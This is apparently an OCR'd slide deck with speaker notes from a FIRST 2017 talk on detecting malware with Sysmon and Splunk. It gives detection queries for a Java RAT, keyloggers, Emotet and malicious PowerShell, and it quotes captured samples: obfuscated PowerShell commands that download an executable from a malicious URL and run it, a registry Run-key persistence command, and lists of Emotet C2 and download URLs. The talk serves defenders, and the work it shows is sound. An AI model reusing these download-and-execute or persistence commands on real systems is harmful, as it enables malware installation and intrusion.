
Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT

Botconf 2016 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 1

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 41

Now let just briefly look at some examples from my previous talk.




Recap BotConf Talk (1/2)

Using the free Sysmon tool you can search / alert for known malicious process behaviors

- Image names / paths *(wrong paths)*
  - svchost.exe, %APPDATA%\Oracle\bin\javaw.exe
- CommandLine parameters
  - /stext, vssadmin delete shadows, rundll32 qwerty
- Parent- / Child-Process relationships
  - winword.exe → explorer.exe, wscript.exe → rundll32.exe
- Process injection
  - # winlogon.exe

Some examples covered searching for known malicious indicators, like

- wrong image paths
- malicious command line parameters
- bad parent/child process relationship
- process injection into specific processes




Recap BotConf Talk (2/2)

Using the free Sysmon tool you can hunt for suspicious process behaviors

- Lateral movement using admin shares
  - ADMIN$, C$, IPC$ (\\127.0.0.1\...)
- Internal C&C P2P comms over named pipes / SMB
  - processes using port 445 between workstations
- Rarest processes connecting thru proxy *(or directly to Internet)*
  - count by hashes, IMPHASHes, clients, image names
- Suspicious Powershell activity
  - Powershell -EncodedCommand | -enc …

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE   Seite 43

I’ve also shown examples how to hunt for known suspicious activity like
- Lateral movement using $-shares
- Internal C&C communications over named pipes and SMB
- Rarest processes connecting thru proxy
- Suspicious Powershell usage using encoded command



Advanced Detection (Adwind RAT)

JBifrost RAT

alert_sysmon_java-malware-infection

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
  (Users AppData Roaming (javaw.exe OR xcopy.exe)) OR (cmd cscript vbs)
| search Image="*\\AppData\\Roaming\\Oracle\\bin\\java*.exe*"
  OR (Image="*\\xcopy.exe*" CommandLine="*\\AppData\\Roaming\\Oracle\\*")
  OR CommandLine="*cscript*Retrive*.vbs*"
```


Analysed 14 processes in total (System Resource Monitor).

```
└ javaw.exe -jar "C:\7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.jar" (PID: 3448)
  ├ cmd.exe /C cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2560)
  │ └ cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2488)
  ├ cmd.exe /C cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 2956)
  │ └ cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 3028)
  ├ xcopy.exe xcopy "%PROGRAMFILES%\Java\jre1.8.0_25" "%APPDATA%\Oracle\" /e (PID: 3220)
  ├ reg.exe reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v yrGfjOQJztZ /t REG_EXPAND_SZ /d "\"%APPDATA%
  │ \Oracle\bin\javaw.exe\" -jar \"%USERPROFILE%\UQnxIJkKPii\BgHSYtccjkN.ELbrtQ\"" /f (PID: 2428)
  ├ attrib.exe attrib +h "%USERPROFILE%\UQnxIJkKPii\*.*" (PID: 3080)
  ├ attrib.exe attrib +h "%USERPROFILE%\UQnxIJkKPii" (PID: 2740)
  └ javaw.exe -jar %USERPROFILE%\UQnxIJkKPii\BgHSYtccjkN.ELbrtQ (PID: 2576)
    ├ cmd.exe /C cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 3104)
    │ └ cscript.exe %TEMP%\Retrive4945796107772212709.vbs (PID: 2820)
    └ cmd.exe /C cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2580)
      └ cscript.exe %TEMP%\Retrive2144031314835145968.vbs (PID: 2772)
```

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 44

This is an alert for detecting Jbifrost RAT, the latest variant of Adwind Java RAT. It detects serveral typical behaviors like copying and executing Java from AppData Roaming directory, which I've never seen legitimately.



Detecting Keyloggers


- Keyloggers and Password-Stealers abusing NirSoft tools
  - Limitless Logger
  - Predator Pain
  - HawkEye Keylogger
  - iSpy Keylogger
  - KeyBase Keylogger

```
CommandLine: <PATH-TO-EXE>\*.exe /stext <PATH-TO-TXT>\*.txt
CommandLine: <PATH-TO-EXE>\*.exe /scomma ...

index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
   ( stext OR scomma )
| search CommandLine="* /stext *" OR CommandLine="* /scomma *"
```

Searching for the «/stext» command line parameter can detect several keylogger & password stealer families abusing NirSoft tools.
During my last presentation I only mentioned the «/scomma» parameter, which I included here as well to detect even more keylogger families.

Detecting Keyloggers


- BONUS: detecting new Banking Trojan variant (Heodo/Emotet)



```
• wscript.exe (PID: 3064 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\DHL__Report__5299825420__Mi___Apr___05___2017.js'
  MD5: 979D74799EA6C8B8167869A68DF5204A)
    • rcc7suaaz.exe (PID: 3168 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe'  MD5:
      5B3F0C1B0231E7873B587131B112139F)
        • rcc7suaaz.exe (PID: 3224 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe'  MD5:
          5B3F0C1B0231E7873B587131B112139F)
            • AllPdb.exe (PID: 3256 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe'  MD5:
              5B3F0C1B0231E7873B587131B112139F)
                • AllPdb.exe (PID: 3264 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe'  MD5:
                  5B3F0C1B0231E7873B587131B112139F)
                    • AllPdb.exe (PID: 3340 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' /scomma 'C:\Us
                      ers\LUKETA~1\AppData\Local\Temp\B0D6.tmp' MD5: 5B3F0C1B0231E7873B587131B112139F)
                    • AllPdb.exe (PID: 3348 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' /scomma 'C:\Us
                      ers\LUKETA~1\AppData\Local\Temp\B0E7.tmp' MD5: 5B3F0C1B0231E7873B587131B112139F)
```

  - Link in email to download JS from web server (`DHL__Report__*.js`)
  - Executing JS downloads EXE from web server
  - EXE uses «/scomma» parameter (*YARA: NirSoft strings in memory*)

The «/scomma» parameter is actually very useful, since it detects a new banking trojan family which appeared in early April of this year.
This is a new variant of Emotet, which was also called Heodo (successor of Geodo).
The delivery was a link in malspam emails which lead to the download of a JS file from a web server.
If the JS file is opened it downloads and executes the payload which later spawns a process with the «/scomma» parameter.



Detecting Keyloggers

- BONUS: detecting new Banking Trojan variant (Heodo/Emotet)

```
• wscript.exe (PID: 3064 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\DHL__Report__5299825420__Mi___Apr___05___2017.js'
  MD5: 979D74799EA6C8B8167869A68DF5204A)
    • rcc7suaaz.exe (PID: 3168 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe'  MD5:
      5B3F0C1B0231E7873B587131B112139F)
        • rcc7suaaz.exe (PID: 3224 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe'  MD5:
```


Posted 5 days, 14 hours ago by techhelplist   file:80ae6507f1c5ecc9db1d063d6ea71741b34dd41994048e7336e29f38f75a390b

#geodo #heodo #emotet

```
c2 :
http://109.228.13.169:443/
http://162.214.11.56:8080/
http://172.106.75.130:443/
http://173.255.229.121:443/
http://178.79.177.141:443/
http://188.68.58.8:8080/
```

```
dl from :
http://gravura.ru/download4979/
http://alphastudios.com/download4628/
http://drunkreport.com/m64055kuPD/
http://heitmann.net/qeBY36357Nzr/

by a .js file that was downloaded from :
http://2626.co.jp/o2__co__uk__myo2__bill__email__9814536687/
http://www.ziyufang.studio/linglu/wp-content/plugins/wordpress-importer/o2__co
http://garyhotko.com/o2__co__uk__myo2__bill__email__1014347050/
http://drexeldrug.com/o2__co__uk__myo2__bill__email__3929955153/
```

On VT you can find comments with the malware family tagging (Geodo / Heodo) and infection chain details.



Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
    (powershell.exe OR cmd.exe)
| eval CommandLine2=replace(CommandLine,"[ '+\"\^]","")
| search (Image="*\\powershell.exe" OR Image="*\\cmd.exe")
    CommandLine2="*WebClient*" CommandLine2="*DownloadFile*"

"C:\Windows\System32\cmd.exe" /c powershell -command (("New-Object
  Net.WebClient")).("'Do' + 'wnloadfile'").invoke(
  'http://unofficialhr.top/tv/homecooking/tenderloin.php',
  'C:\Users\***\AppData\Local\Temp\spasite.exe'); &
  "C:\Users\***\AppData\Local\Temp\spasite.exe"

CommandLine2:
C:\Windows\System32\cmd.exe/cpowershell-command((New-ObjectNet.WebClient)).
  (Downloadfile)invoke(http://unofficialhr.top/tv/homecooking/tenderloin.php,
  C:\Users\purpural\AppData\Local\Temp\spasite.exe);&
  C:\Users\purpural\AppData\Local\Temp\spasite.exe
```

Remove all obfuscation chars


→ De-obfuscate simple obfuscation techniques

Are all (obfuscation) problems solved?

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 48

This is an example for detecting Powershell «WebClient.DownloadFile()» being abused to download payloads from malicous Office macros.

By removing some obfuscation characters, some simple obfuscation techniques can be overcome to match.



Malicious PowerShell

```
cmd.exe  /c powershell -c $eba = ('exe'); $sad = ('wnloa'); (( New-Object
   Net.WebClient )).( 'Do' + $sad + 'dfile' ).invoke(
   'http://golub.histosol.ch/bluewin/mail/inbox.php'
   'C:\Users\*****\AppData\Local\Temp\doc.' + $eba);
   start('C:\Users\*****\AppData\Local\Temp\doc.' + $eba)
```

«De-obfuscated»:

```
powershell-c$eba=(exe);$sad=(wnloa);((New-ObjectNet.WebClient)).(Do$saddfile)
   .invoke(http://golub.histosol.ch/bluewin/mail/inbox.phpC:\Users\*****\AppData
   \Local\Temp\doc.$eba); start(C:\Users\*****\AppData\Local\Temp\doc.$eba)
```

Query doesn't match «DownloadFile»


LNK with Powershell command
- embedded in DOCX file (oleObject.bin)

```
Sample from 2016-11-18
d8af6037842458f7789aa6b30d6daefb  Abrechnung # 5616147.docx
2b9c71fe5f121ea8234aca801c3bb0d9  Beleg Nr. 892234-32.lnk
```

Strings from oleObject.bin:

```
   E:\TEMP\G\18.11.16\ch1\golub\Beleg Nr. 892234-32.lnk
   C:\Users\azaz\AppData\Local\Temp\Beleg Nr. 892234-32.lnk
```

But of course I also saw samples using «string replacement» which didn't match anymore.

